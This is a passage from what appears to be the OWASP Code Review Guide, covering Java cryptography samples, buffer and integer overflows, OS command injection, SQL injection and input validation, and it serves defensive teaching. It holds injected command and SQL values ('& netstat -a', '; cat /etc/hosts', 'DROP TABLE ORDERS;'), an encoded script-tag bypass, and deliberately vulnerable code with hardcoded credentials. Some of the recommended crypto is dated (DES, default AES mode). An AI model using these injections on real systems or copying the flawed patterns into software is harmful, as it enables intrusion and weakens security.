                 *                          b. Mode - here it is CBC
                 *                          c. Padding - PKCS5Padding
                 */

                Cipher desCipher = Cipher.getInstance("DES/CBC/PKCS5Padding");

                /**
                 *  Step 3. Initialize the Cipher for Encryption
                 */

                desCipher.init(Cipher.ENCRYPT_MODE,secretKey);
```

```
                    /**
                     *  Step 4. Encrypt the Data
                     *                     1. Declare / Initialize the Data. Here the data is of type String
                     *                     2. Convert the Input Text to Bytes
                     *                     3. Encrypt the bytes using doFinal method
                     */
                    strDataToEncrypt = "Hello World of Encryption using DES ";
                    byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();
                    byte[] byteCipherText = desCipher.doFinal(byteDataToEncrypt);
                    strCipherText = new BASE64Encoder().encode(byteCipherText);
                    System.out.println("Cipher Text generated using DES with CBC mode and PKCS5 Padding is "
+strCipherText);

                    /**
                     *  Step 5. Decrypt the Data
                     *                     1. Initialize the Cipher for Decryption
                     *                     2. Decrypt the cipher bytes using doFinal method
                     */
                    desCipher.init(Cipher.DECRYPT_MODE,secretKey,desCipher.getParameters());
                     //desCipher.init(Cipher.DECRYPT_MODE,secretKey);
                    byte[] byteDecryptedText = desCipher.doFinal(byteCipherText);
                    strDecryptedText = new String(byteDecryptedText);
                    System.out.println(" Decrypted Text message is " +strDecryptedText);
                    }

                    catch (NoSuchAlgorithmException noSuchAlgo)
                    {
                            System.out.println(" No Such Algorithm exists " + noSuchAlgo);
                    }

                            catch (NoSuchPaddingException noSuchPad)
                            {
                                    System.out.println(" No Such Padding exists " + noSuchPad);
                            }

                                    catch (InvalidKeyException invalidKey)
                                    {
                                            System.out.println(" Invalid Key " + invalidKey);
                                    }

                                    catch (BadPaddingException badPadding)
                                    {
                                            System.out.println(" Bad Padding " + badPadding);
                                    }

                                    catch (IllegalBlockSizeException illegalBlockSize)
```

```
                              {
                                        System.out.println(" Illegal Block Size " + illegalBlockSize);
                              }

                              catch (InvalidAlgorithmParameterException invalidParam)
                              {
                                        System.out.println(" Invalid Parameter " + invalidParam);
                              }
          }

}
```

GOOD PATTERN EXAMPLES FOR CRYPTOGRAPHY

Good Practice: Use Strong Entropy

The following source code outlines secure key generation per use of strong entropy (available per Using the Java Cryptographic Extensions):

```
package org.owasp.java.crypto;

import java.security.SecureRandom;

import java.security.NoSuchAlgorithmException;

import sun.misc.BASE64Encoder;


/**

 * @author Joe Prasanna Kumar

 * This program provides the functionality for Generating a Secure Random Number.

 *

 * There are 2 ways to generate a  Random number through SecureRandom.

 * 1. By calling nextBytes method to generate Random Bytes

 * 2. Using setSeed(byte[]) to reseed a Random object

 *

 */
```

```
public class SecureRandomGen {

/**  @param args */

            public static void main(String[] args) {

            try {

                  // Initialize a secure random number generator

                  SecureRandom secureRandom = SecureRandom.getInstance("SHA1PRNG");

                  // Method 1 - Calling nextBytes method to generate Random Bytes

                  byte[] bytes = new byte[512];

                  secureRandom.nextBytes(bytes);

                  // Printing the SecureRandom number by calling secureRandom.nextDouble()

                  System.out.println(" Secure Random # generated by calling nextBytes() is " + secureRandom.nextDouble());

                  // Method 2 - Using setSeed(byte[]) to reseed a Random object

                  int seedByteCount = 10;

                  byte[] seed = secureRandom.generateSeed(seedByteCount);

                  // TBR System.out.println(" Seed value is " + new BASE64Encoder().encode(seed));

                 secureRandom.setSeed(seed);

                 System.out.println(" Secure Random # generated using setSeed(byte[]) is  " + secureRandom.nextDouble());


               } catch (NoSuchAlgorithmException noSuchAlgo)

                        {

                                    System.out.println(" No Such Algorithm exists " + noSuchAlgo);

                        }

            }

}
```

GOOD PRACTICE: USE STRONG ALGORITHMS

Below illustrates the implementation of AES (available per Using the Java Cryptographic Extensions):

```
package org.owasp.java.crypto;

import javax.crypto.KeyGenerator;

import javax.crypto.SecretKey;

import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;

import java.security.InvalidKeyException;

import java.security.InvalidAlgorithmParameterException;

import javax.crypto.NoSuchPaddingException;

import javax.crypto.BadPaddingException;

import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;


/**

 * @author Joe Prasanna Kumar

 * This program provides the following cryptographic functionalities

 * 1. Encryption using AES

 * 2. Decryption using AES

 * High Level Algorithm :

 * 1. Generate a DES key (specify the Key size during this phase)

 * 2. Create the Cipher

 * 3. To Encrypt : Initialize the Cipher for Encryption

 * 4. To Decrypt : Initialize the Cipher for Decryption

 */
```

```
public class AES {

        public static void main(String[] args) {


                String strDataToEncrypt = new String();

                String strCipherText = new String();

                String strDecryptedText = new String();


        try{

                /**

                 *  Step 1. Generate an AES key using KeyGenerator

                 *  Initialize the keysize to 128 */

                KeyGenerator keyGen = KeyGenerator.getInstance("AES");

                keyGen.init(128);

                SecretKey secretKey = keyGen.generateKey();


                /**  Step2. Create a Cipher by specifying the following parameters

                 *a. Algorithm name - here it is AES */

                Cipher aesCipher = Cipher.getInstance("AES");

                /**

                 *  Step 3. Initialize the Cipher for Encryption

                 */

                aesCipher.init(Cipher.ENCRYPT_MODE,secretKey);

                /**

                 *  Step 4. Encrypt the Data

                 *1. Declare / Initialize the Data. Here the data is of type String

                 *2. Convert the Input Text to Bytes

                 *3. Encrypt the bytes using doFinal method

                 */

                strDataToEncrypt = "Hello World of Encryption using AES ";
                byte[] byteDataToEncrypt = strDataToEncrypt.getBytes();

                byte[] byteCipherText = aesCipher.doFinal(byteDataToEncrypt);

                strCipherText = new BASE64Encoder().encode(byteCipherText);

                System.out.println("Cipher Text generated using AES is " +strCipherText);

                /**

                 *  Step 5. Decrypt the Data

                 *1. Initialize the Cipher for Decryption

                 *2. Decrypt the cipher bytes using doFinal method

                 */

                aesCipher.init(Cipher.DECRYPT_MODE,secretKey,aesCipher.getParameters());

                byte[] byteDecryptedText = aesCipher.doFinal(byteCipherText);

                strDecryptedText = new String(byteDecryptedText);

                System.out.println(" Decrypted Text message is " +strDecryptedText);

                }

                        catch (NoSuchAlgorithmException noSuchAlgo)

                {

                        System.out.println(" No Such Algorithm exists " + noSuchAlgo);

                }


                        catch (NoSuchPaddingException noSuchPad)

                        {

                                System.out.println(" No Such Padding exists " + noSuchPad);

                        }


                                catch (InvalidKeyException invalidKey)

                                {

                                        System.out.println(" Invalid Key " + invalidKey);

                                }
```

```
                                        catch (BadPaddingException badPadding)

                                        {

                                                System.out.println(" Bad Padding " + badPadding);

                                        }


                                        catch (IllegalBlockSizeException illegalBlockSize)

                                        {

                                                System.out.println(" Illegal Block Size " + illegalBlockSize);

                                        }


                                        catch (InvalidAlgorithmParameterException invalidParam)

                                        {

                                                System.out.println(" Invalid Parameter " + invalidParam);

                                        }

        }

}
```

LAWS AND REGULATIONS ON CRYPTOGRAPHY

There are a number of countries in which encryption is outlawed. As a result, the development or use of applications that deploy cryptographic processes could have an impact depending on location. The following crypto law survey attempts to give an overview on the current state of affairs regarding cryptography on a per-country basis [8]

DESIGN AND IMPLEMENTATION

SPECIFICATION DEFINITIONS

Any code implementing cryptographic processes and algorithms should be audited against a set of specifications. This will have as an objective to capture the level of security the software is attempting to meet and thus offer a measure point with regards to the cryptography used.

LEVEL OF CODE QUALITY

Cryptographic code written or used should be of the highest level in terms of implementation. This should include simplicity, assertions, unit testing, as well as modularization.

SIDE CHANNEL AND PROTOCOL ATTACKS

As an algorithm is static in nature, its use over a communication medium constitutes a protocol. Thus issues relating to timeouts, how a message is received and over what channel should be considered.

REFERENCES

[1] Bruce Schneier, Applied Cryptography, John Wiley & Sons, 2nd edition, 1996.

[2] Michael Howard, Steve Lipner, The Security Development Lifecycle, 2006, pp. 251 - 258

[3] .NET Framework Developer's Guide, Cryptographic Services, http://msdn2.microsoft.com/en-us/library/93bskf9z.aspx

[4] Microsoft Developer Network, Windows Data Protection, http://msdn2.microsoft.com/en-us/library/ms995355.aspx

[5] Sun Developer Network, Java Cryptography Extension, http://java.sun.com/products/jce/

[6] Sun Developer Network, Cryptographic Service Providers and Clean Room Implementations, http://java.sun.com/products/jce/jce122_providers.html

[7] Federal Information Processing Standards, http://csrc.nist.gov/publications/fips/

[8] Bert-Jaap Koops, Crypto Law Survey, 2007, http://rechten.uvt.nl/koops/cryptolaw/

REVIEWING CODE FOR BUFFER OVERRUNS AND OVERFLOWS

THE BUFFER

A Buffer is an amount of contiguous memory set aside for storing information. Example: A program has to remember certain things, like what your shopping cart contains or what data was inputted prior to the current operation. This information is stored in memory in a buffer.

Related Security Activities

Description of Buffer Overflow

See the OWASP article on Buffer Overflow Attacks. http://www.owasp.org/index.php/Buffer_overflow_attack

See the OWASP article on Buffer Overflow Vulnerabilities. http://www.owasp.org/index.php/Buffer_Overflow

How to Avoid Buffer Overflow Vulnerabilities

See the OWASP Development Guide article on how to Avoid Buffer Overflow Vulnerabilities.

How to Test for Buffer Overflow Vulnerabilities

See the OWASP Testing Guide article on how to Test for Buffer Overflow Vulnerabilities.

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

In locating potentially vulnerable code from a buffer overflow standpoint, one should look for particular signatures such as:

Arrays:

int x[20];

int y[20][5];

int x[20][5][3];

Format Strings:

printf() ,fprintf(), sprintf(), snprintf().

%x, %s, %n, %d, %u, %c, %f

Over flows:

strcpy (), strcat (), sprintf (), vsprintf ()

VULNERABLE PATTERNS FOR BUFFER OVERFLOWS

'Vanilla' buffer overflow:

Example: A program might want to keep track of the days of the week (7). The programmer tells the computer to store a space for 7 numbers. This is an example of a buffer. But what happens if an attempt to add 8 numbers is performed? Languages such as C and C++ do not perform bounds checking, and therefore if the program is written in such a language, the 8th piece of data would overwrite the program space of the next program in memory, and would result in data corruption. This can cause the program to crash at a minimum or a carefully crafted overflow can cause malicious code to be executed, as the overflow payload is actual code.

```
void copyData(char *userId) {

  char  smallBuffer[10]; // size of 10

  strcpy(smallBuffer, userId);

}

int main(int argc, char *argv[]) {

char *userId = "01234567890"; // Payload of 11

copyData (userId); // this shall cause a buffer overload

}
```

Buffer overflows are the result of stuffing more code into a buffer than it is meant to hold.

THE FORMAT STRING

A format function is a function within the ANSI C specification. It can be used to tailor primitive C data types to human readable form. They are used in nearly all C programs to output information, print error messages, or process strings.

Some format parameters:

%x	hexadecimal (unsigned int)
%s	string ((const) (unsigned) char *)
%n	number of bytes written so far, (* int)
%d	decimal (int)

%u	unsigned decimal (unsigned int)

Example:

printf ("Hello: %s\n", a273150);

The %s in this case ensures that the parameter (a273150) is printed as a string.

Through supplying the format string to the format function we are able to control the behaviour of it. So supplying input as a format string makes our application do things it's not meant to! What exactly are we able to make the application do?

Crashing an application:

printf (User_Input);

If we supply %x (hex unsigned int) as the input, the **printf** function shall expect to find an integer relating to that format string, but no argument exists. This can not be detected at compile time. At runtime this issue shall surface.

Walking the stack:

For every % in the argument the printf function finds it assumes that there is an associated value on the stack. In this way the function walks the stack downwards reading the corresponding values from the stack and printing them to the user.

Using format strings we can execute some invalid pointer access by using a format string such as:

printf ("%s%s%s%s%s%s%s%s%s%s%s%s");

Worse again is using the **%n** directive in **printf()**. This directive takes an **int*** and **writes** the number of bytes so far to that location.

Where to look for this potential vulnerability. This issue is prevalent with the **printf()** family of functions, **printf(),fprintf(), sprintf(), snprintf().** Also **syslog()** (writes system log information) and setproctitle(*const char *fmt*, ...); (which sets the string used to display process identifier information).

INTEGER OVERFLOWS:

```
include <stdio.h>

  int main(void){

        int val;

        val = 0x7fffffff;        /* 2147483647*/

        printf("val = %d (0x%x)\n", val, val);
        printf("val + 1 = %d (0x%x)\n", val + 1 , val + 1); /*Overflow the int*/

        return 0;

  }
```

The binary representation of 0x7fffffff is 1111111111111111111111111111111; this integer is initialized with the highest positive value a signed long integer can hold.

Here when we add 1 to the hex value of 0x7fffffff the value of the integer overflows and goes to a negative number (0x7fffffff + 1 = 80000000) In decimal this is (-2147483648). Think of the problems this may cause!! Compilers will not detect this and the application will not notice this issue.

We get these issues when we use signed integers in comparisons or in arithmetic and also when comparing signed integers with unsigned integers.

Example:

```
int myArray[100];

  int fillArray(int v1, int v2){

     if(v2 > sizeof(myArray) / sizeof(int)){

        return -1; /* Too Big !! */

     }

     myArray [v2] = v1;

     return 0;

  }
```

Here if v2 is a massive negative number the ***if*** condition shall pass. This condition checks to see if v2 is bigger than the array size. The line **myArray[v2] = v1** assigns the value v1 to a location out of the bounds of the array causing unexpected results.

Good Patterns & procedures to prevent buffer overflows:

Example:

```
void copyData(char *userId) {

  char  smallBuffer[10]; // size of 10

  strncpy(smallBuffer, userId, 10); // only copy first 10 elements

  smallBuffer[9] = 0; // Make sure it is terminated.

}
```

```
int main(int argc, char *argv[]) {

  char *userId = "01234567890"; // Payload of 11

  copyData (userId); // this shall cause a buffer overload

}
```

The code above is not vulnerable to buffer overflow as the copy functionality uses a specified length, 10.

C library functions such as **strcpy (), strcat (), sprintf ()** and **vsprintf ()** operate on null terminated strings and perform no bounds checking. **gets ()** is another function that reads input (into a buffer) from stdin until a terminating newline or EOF (End of File) is found. The **scanf ()** family of functions also may result in buffer overflows.

Using strncpy(), strncat(), snprintf(), and fgets() all mitigate this problem by specifying the maximum string length. The details are slightly different and thus understanding their implications is required.

Always check the bounds of an array before writing it to a buffer.

The Microsoft C runtime also provides additional versions of many functions with an _s suffix (strcpy_s, strcat_s, sprintf_s). These functions perform additional checks for error conditions and call an error handler on failure. (See Security Enhancements in the CRT) http://msdn2.microsoft.com/en-us/library/8ef0s5kh(VS.80).aspx

.NET & JAVA

C# or C++ code in the .NET framework can be immune to buffer overflows if the code is *managed*. Managed code is code executed by a .NET virtual machine, such as Microsoft's. Before the code is run, the Intermediate Language is compiled into native code. The managed execution environment’s own runtime-aware complier performs the compilation; therefore the managed execution environment can guarantee what the code is going to do. The Java development language also does not suffer from buffer overflows; as long as native methods or system calls are not invoked, buffer overflows are not an issue. Finally ASP pages are also immune to buffer overflows due to Integer Overflow checks performed by the VBScript interpreter while executing the code.

REVIEWING CODE FOR OS INJECTION

INTRODUCTION

Injection flaws allow attackers to pass malicious code through a web application to another sub system. Depending on the subsystem, different types of injection attacks can be performed: RDBMS: SQL Injection WebBrowser/Appserver: SQL Injection OS-shell: Operating system commands Calling external applications from your application.

OS Command Injection is one of the attack classes that fall into Injection Flaws. In other classifications, it is placed in Input Validation and Representation category, OS Command Injection threat class or defined as Failure to Sanitize Data into Control Plane weakness and Argument Injection attack pattern enumeration. OS Command Injection happens when an application accepts untrusted/insecure input and passes it to external applications (either as the application name itself or arguments) without validation or a proper escaping.

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

Many developers believe text fields are the only areas for data validation. This is an incorrect assumption. Any external input must be data validated:

Text fields, List boxes, radio buttons, check boxes, cookies, HTTP header data, HTTP post data, hidden fields, parameter names and parameter values. … This is not an exhaustive list.

“Process to process” or “entity-to-entity” communication must be investigated also. Any code that communicates with an upstream or downstream process and accepts input from it must be reviewed.

All injection flaws are input-validation errors. The presence of an injection flaw is an indication of incorrect data validation on the input received from an external source outside the boundary of trust, which gets more blurred every year.

Basically for this type of vulnerability we need to find all input streams into the application. This can be from a user’s browser, CLI or fat client but also from upstream processes that “feed” our application.

An example would be to search the code base for the use of APIs or packages that are normally used for communication purposes.

The **java.io**, **java.sql**, **java.net**, **java.rmi**, **java.xml** packages are all used for application communication. Searching for methods from those packages in the code base can yield results. A less “scientific” method is to search for common keywords such as “UserID”, “LoginID” or “Password”.

VULNERABLE PATTERNS FOR OS INJECTION

What we should be looking for are relationships between the application and the operating system; the application-utilising functions of the underlying operating system.

In Java using the Runtime object, **java.lang.Runtime** does this. In .NET calls such as **System.Diagnostics.Process.Start** are used to call underlying OS functions. In PHP we may look for calls such as **exec()** or **passthru()**.

Example:

We have a class that eventually gets input from the user via a HTTP request. This class is used to execute some native exe on the application server and return a result.

```
public class DoStuff {

public string executeCommand(String userName)

{           try {

                        String myUid = userName;

                        Runtime rt = Runtime.getRuntime();

                        rt.exec("cmd.exe /C doStuff.exe " +”-“ +myUid); // Call exe with userID

            }catch(Exception e)

                        {

e.printStackTrace();

                        }

            }

}
```

The method executeCommand calls ***doStuff.exe*** (utilizing cmd.exe) via the ***java.lang.runtime*** static method ***getRuntime()***. The parameter passed is not validated in any way in this class. We are assuming that the data has not been data validated prior to calling this method. *Transactional analysis should have encountered any data validation prior to this point.* Inputting “Joe69” would result in the following MS DOS command: ***doStuff.exe –Joe69*** Lets say we input ***Joe69 & netstat –a*** we would get the following response: The exe doStuff would execute passing in the User Id Joe69, but then the dos command ***netstat*** would be called. How this works is the passing of the parameter “&” into the application, which in turn is used as a command appender in MS DOS and hence the command after the & character is executed.

This wouldn't be true, if the code above was written as (here we assume that ***doStuff.exe*** doesn't act as an command interpreter, such as cmd.exe or /bin/sh);

```
public class DoStuff {

public string executeCommand(String userName)

{           try {

                        String myUid = userName;

                        Runtime rt = Runtime.getRuntime();

                        rt.exec("doStuff.exe " +”-“ +myUid); // Call exe with userID
```

```
        }catch(Exception e)

                {

e.printStackTrace();

                }

        }

}
```

Why? From Java 2 documentation;

... More precisely, the given command string is broken into tokens using a StringTokenizer created by the call new StringTokenizer(command) with no further modification of the character categories. The tokens produced by the tokenizer are then placed in the new string array cmdarray, in the same order ...

The produced array contains the executable (the first item) to call and its arguments (the rest of the arguments). So, unless the first item to be called is an application which parses the arguments and interprets them, and further calls other external applications according to them, it wouldn't be possible to execute ***netstat*** in the above code snippet. Such a first item to be called would be ***cmd.exe*** in Windows boxes or ***sh*** in Unix-like boxes.

Most of the out-of-box source code/assembly analyzers would (and some wouldn't!) flag a *Command Execution* issue when they encounter the dangerous APIs; ***System.Diagnostics.Process.Start***, ***java.lang.Runtime.exec***. However, obviously, the calculated risk should differ. In the first example, the "command injection" is there, whereas, in the second one without any validation nor escaping what can be called as "argument injection" vulnerability exists. So, sure, the risk is still there, but the severity depends on the command being called. So, the issue needs analysis.

UNIX

An attacker might insert the string **“; cat /etc/hosts”** and the contents of the UNIX hosts file might be exposed to the attacker if the command is executed through a shell such as /bin/bash or /bin/sh.

.NET EXAMPLE:

```
namespace ExternalExecution

{

        class CallExternal

{

        static void Main(string[] args)

{

        String arg1=args[0];
```

```
            System.Diagnostics.Process.Start("doStuff.exe", arg1);

}

}

}
```

Yet again there is no data validation to speak of here, assuming that there is no upstream validation occurring in another class.

CLASSIC ASP EXAMPLE:

```
<%

  option explicit

  dim wshell

  set wshell = CreateObject("WScript.Shell")

  wshell.run "c:\file.bat " & Request.Form("Args")

  set wshell = nothing

%>
```

These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e. SQL injection). Complete scripts written in Perl, Python, shell, bat, and other languages can be injected into poorly designed web applications and executed.

GOOD PATTERNS & PROCEDURES TO PREVENT OS INJECTION

See the Data Validation section.

RELATED ARTICLES

Command Injection	http://www.owasp.org/index.php/Command_Injection
Interpreter Injection	http://www.owasp.org/index.php/Interpreter_Injection

REVIEWING CODE FOR SQL INJECTION

OVERVIEW

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system, and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

RELATED SECURITY ACTIVITIES

Description of SQL Injection Vulnerabilities

See the OWASP article on SQL Injection Vulnerabilities. http://www.owasp.org/index.php/SQL_Injection

See the OWASP article on Blind_SQL_Injection Vulnerabilities. http://www.owasp.org/index.php/Blind_SQL_Injection

How to Avoid SQL Injection Vulnerabilities

See the OWASP Development Guide article on how to Avoid SQL Injection Vulnerabilities.
http://www.owasp.org/index.php/Guide_to_SQL_Injection

How to Test for SQL Injection Vulnerabilities

See the OWASP Testing Guide article on how to Test for SQL Injection Vulnerabilities.
http://www.owasp.org/index.php/Testing_for_SQL_Injection

HOW TO LOCATE POTENTIALLY VULNERABLE CODE

A secure way to build SQL statements is to construct all queries with PreparedStatement instead of Statement and/or to use parameterized stored procedures. Parameterized stored procedures are compiled before user input is added, making it impossible for a hacker to modify the actual SQL statement.

The account used to make the database connection must have “Least privilege.” If the application only requires read access then the account must be given read access only.

Avoid disclosing error information: Weak error handling is a great way for an attacker to profile SQL injection attacks. Uncaught SQL errors normally give too much information to the user and contain things like table names and procedure names.

BEST PRACTICES WHEN DEALING WITH DATABASES

Use Database stored procedures, but even stored procedures can be vulnerable. Use parameterized queries instead of dynamic SQL statements. Data validate all external input: Ensure that all SQL statements recognize user inputs as variables, and that statements are precompiled before the actual inputs are substituted for the variables in Java.

SQL INJECTION EXAMPLE:

```
String DRIVER = "com.ora.jdbc.Driver";

String DataURL = "jdbc:db://localhost:5112/users";

String LOGIN = "admin";

String PASSWORD = "admin123";

Class.forName(DRIVER);

//Make connection to DB

Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);

String Username = request.getParameter("USER"); // From HTTP request

String Password = request.getParameter("PASSWORD"); // From HTTP request

int iUserID = -1;

String sLoggedUser = "";

String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" +Username + "' AND Password = '" + Password
+ "'";

Statement selectStatement = connection.createStatement ();

ResultSet resultSet = selectStatement.executeQuery(sel);

if (resultSet.next()) {

            iUserID = resultSet.getInt(1);

    sLoggedUser = resultSet.getString(2);

}

PrintWriter writer = response.getWriter ();

if (iUserID >= 0) {

    writer.println ("User logged in: " + sLoggedUser);
} else {


   writer.println ("Access Denied!")

}
```

When SQL statements are dynamically created as software executes, there is an opportunity for a security breach as the input data can truncate or malform or even expand the original SQL query!

Firstly, the request.getParameter retrieves the data for the SQL query directly from the HTTP request without any data validation (Min/Max length, Permitted characters, Malicious characters). This error gives rise to the ability to input SQL as the payload and alter the functionality in the statement.

The application places the payload directly into the statement causing the SQL vulnerability:

```
String sel = "SELECT User_id, Username FROM USERS WHERE Username = '" Username + "' AND Password = '" + Password +
"'";
```

.NET

Parameter collections such as SqlParameterCollection provide type checking and length validation. If you use a parameters collection, input is treated as a literal value, and SQL Server does not treat it as executable code, and therefore the payload can not be injected. Using a parameters collection lets you enforce type and length checks. Values outside of the range trigger an exception. Make sure you handle the exception correctly. Example of the SqlParameterCollection:

```
using System.Data;

using System.Data.SqlClient;

using (SqlConnection conn = new SqlConnection(connectionString))

{

  DataSet dataObj = new DataSet();

  SqlDataAdapter sqlAdapter = new SqlDataAdapter( "StoredProc", conn);

  sqlAdapter.SelectCommand.CommandType = CommandType.StoredProcedure;

 //specify param type

  sqlAdapter.SelectCommand.Parameters.Add("@usrId", SqlDbType.VarChar, 15);

  sqlAdapter.SelectCommand.Parameters["@usrId "].Value = UID.Text; // Add data from user

  sqlAdapter.Fill(dataObj); // populate and execute proc

}
```

Stored procedures don't always protect against SQL injection:

```
CREATE PROCEDURE dbo.RunAnyQuery

@parameter NVARCHAR(50)

AS

    EXEC sp_executesql @parameter

GO
```

The above procedure shall execute any SQL you pass to it. The directive sp_executesql is a system stored procedure in Microsoft® SQL Server™

Lets pass it.

```
DROP TABLE ORDERS;
```

Guess what happens? So we must be careful of not falling into the "We're secure, we are using stored procedures" trap!

CLASSIC ASP

For this technology you can use parameterized queries to avoid SQL injection attacks. Here is a good example:

```
<%

  option explicit

  dim conn, cmd, recordset, iTableIdValue



  'Create Connection

  set conn=server.createObject("ADODB.Connection")

  conn.open "DNS=LOCAL"



  'Create Command

  set cmd = server.createobject("ADODB.Command")

  With cmd

          .activeconnection=conn

          .commandtext="Select * from DataTable where Id = @Parameter"

          'Create the parameter and set its value to 1

          .Parameters.Append .CreateParameter("@Parameter", adInteger, adParamInput, , 1)
```

```
   End With

   'Get the information in a RecordSet

   set recordset = server.createobject("ADODB.Recordset")

   recordset.Open cmd, conn

   '....

   'Do whatever is needed with the information

   '....

   'Do clean up

   recordset.Close

   conn.Close

   set recordset = nothing

   set cmd = nothing

   set conn = nothing

%>
```

Notice that this is SQL Server Specific code. If you would use a ODBC/Jet connection to another DB which ISAM supports parameterized queries ,you should change your query to the following:

cmd.commandtext="Select * from DataTable where Id = ?"

Finally there is always a way of doing things **wrong** you can **(but should not)** do the following:

cmd.commandtext="Select * from DataTable where Id = " & Request.QueryString("Parameter")

REVIEWING CODE FOR DATA VALIDATION

One key area in web application security is the validation of data inputted from an external source. Many application exploits are derived from weak input validation on behalf of the application. Weak data validation gives the attacker the opportunity to make the application perform some functionality which it is not meant to do.

Related Security Activities

HOW TO AVOID CROSS-SITE SCRIPTING VULNERABILITIES

See the OWASP Development Guide article on Data Validation.

Canonicalization of input

Input can be encoded to a format that can still be interpreted correctly by the application, but may not be an obvious avenue of attack.

The encoding of ASCII to Unicode is another method of bypassing input validation. Applications rarely test for Unicode exploits and hence provides the attacker a route of attack.

The issue to remember here is that the application is safe if Unicode representation or other malformed representation is input. The application responds correctly and recognises all possible representations of invalid characters.

Example:

The ASCII: <script>

(If we simply block "<" and ">" characters the other representations below shall pass data validation and execute).

URL encoded: %3C%73%63%72%69%70%74%3E

Unicode Encoded: &#60&#115&#99&#114&#105&#112&#116&#62

The OWASP Development Guide delves much more into this subject.

DATA VALIDATION STRATEGY

A general rule is to accept only "**Known Good**" characters, i.e. the characters that are to be expected. If this cannot be done the next strongest strategy is "**Known bad**", where we reject all known bad characters. The issue with this is that today's known bad list may expand tomorrow as new technologies are added to the enterprise infrastructure.

There are a number of models to think about when designing a data validation strategy, which are listed from the strongest to the weakest as follows.

1. **Exact Match** (Constrain)
2. **Known Good** (Accept)
3. **Reject Known bad** (Reject)
4. **Encode Known bad** (Sanitise)

In addition, there must be a check for maximum length of any input received from an external source, such as a downstream service/computer or a user at a web browser.

Rejected Data must not be persisted to the data store unless it is sanitized. This is a common mistake to log erroneous data, but that may be what the attacker wishes your application to do.

Exact Match: (preferred method) only accept values from a finite list of known values.

e.g.: A Radio button component on a Web page has 3 settings (A, B, C). Only one of those three settings must be accepted (A or B or C). Any other value must be rejected.

Known Good: If we do not have a finite list of all the possible values that can be entered into the system, we use the known good approach.

e.g.: an email address, we know it shall contain one and only one @. It may also have one or more full stops ".". The rest of the information can be anything from [a-z] or [A-Z] or [0-9] and some other characters such as "_ "or "–", so we let these ranges in and define a maximum length for the address.

Reject Known bad: We have a list of known bad values we do not wish to be entered into the system. This occurs on free form text areas and areas where a user may write a note. The weakness of this model is that today known bad may not be sufficient for tomorrow.

Encode Known Bad: This is the weakest approach. This approach accepts all input but HTML encodes any characters within a certain character range. HTML encoding is done so if the input needs to be redisplayed the browser shall not interpret the text as script, but the text looks the same as what the user originally typed.

HTML-encoding and URL-encoding user input when writing back to the client. In this case, the assumption is that no input is treated as HTML and all output is written back in a protected form. This is sanitisation in action.

Good Patterns for Data validation

DATA VALIDATION EXAMPLES

A good example of a pattern for data validation to prevent OS injection in PHP applications would be as follows:

```
$string = preg_replace("/[^a-zA-Z0-9]/", "", $string);
```

This code above would replace any non alphanumeric characters with “”. **preg_grep()** could also be used for a ***True*** or ***False*** result. This would enable us to let “***only known good***” characters into the application.

Using regular expressions is a common method of restricting input character types. A common mistake in the development of regular expressions is not escaping characters, which are interpreted as control characters, or not validating all avenues of input.

Examples of regular expression are as follows:

http://www.regxlib.com/CheatSheet.aspx

^[a-zA-Z]+$	Alpha characters only, a to z and A to Z (RegEx is case sensitive).
^[0-9]+$	Numeric only (0 to 9).
[abcde]	Matches any single character specified in set
[^abcde]	Matches any single character not specified in set

FRAMEWORK EXAMPLE:(STRUTS 1.2)

In the J2EE world the struts framework (1.1) contains a utility called the commons validator. This enables us to do two things.

1. Enables us to have a central area for data validation.
2. Provides us with a data validation framework.

What to look for when examining struts is as follows:

The struts-config.xml file must contain the following:

```
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">

  <set-property property="pathnames" value="/technology/WEB-INF/

  validator-rules.xml, /WEB-INF/validation.xml"/>

</plug-in>
```

This tells the framework to load the validator plug-in. It also loads the property files defined by the comma-separated list. By default a developer would add regular expressions for the defined fields in the validation.xml file.

Next we look at the form beans for the application. In struts, form beans are on the server side and encapsulate the information sent to the application via a HTTP form. We can have concrete form beans (built in code by developers) or dynamic form beans. Here is a concrete bean below:

```
package com.pcs.necronomicon

import org.apache.struts.validator.ValidatorForm;

public class LogonForm extends ValidatorForm {
  private String username;

  private String password;

  public String getUsername() {

    return username;

  }

  public void setUsername(String username) {

    this.username = username;

  }

  public String getPassword() {

    return password;

  }

 public void setPassword(String password) {

    this.password = password;

  }

}
```

Note the LoginForm extends the ValidatorForm; this is a must as the parent class (ValidatorForm) has a validate method which is called automatically and calls the rules defined in validation.xml

Now to be assured that this form bean is being called, we look at the struts-config.xml file: It should have something like the following:

```
<form-beans>

  <form-bean name="logonForm"

          type=" com.pcs.necronomicon.LogonForm"/>

</form-beans>
```

Next we look at the validation.xml file. It should contain something similar to the following:

```
<form-validation>

 <formset>

  <form name="logonForm">

    <field property="username"

         depends="required">
```

```
        <arg0 key="prompt.username"/>
      </field>
    </form>
  </formset>
</form-validation>
```

Note the same name in the validation.xml, the struts-config.xml, this is an important relationship and is case sensitive.

The field “username” is also case sensitive and refers to the String username in the LoginForm class.

The “depends” directive dictates that the parameter is required. If this is blank, the error is defined in **Application.properties**. This configuration file contains error messages among other things. It is also a good place to look for information leakage issues:

ERROR MESSAGES FOR VALIDATOR FRAMEWORK VALIDATIONS

errors.required={0} is required.

errors.minlength={0} cannot be less than {1} characters.

errors.maxlength={0} cannot be greater than {2} characters.

errors.invalid={0} is invalid.

errors.byte={0} must be a byte.

errors.short={0} must be a short.

errors.integer={0} must be an integer.

errors.long={0} must be a long.0.

errors.float={0} must be a float.

errors.double={0} must be a double.

errors.date={0} is not a date.

errors.range={0} is not in the range {1} through {2}.

errors.creditcard={0} is not a valid credit card number.

errors.email={0} is an invalid e-mail address.

prompt.username = User Name is required.

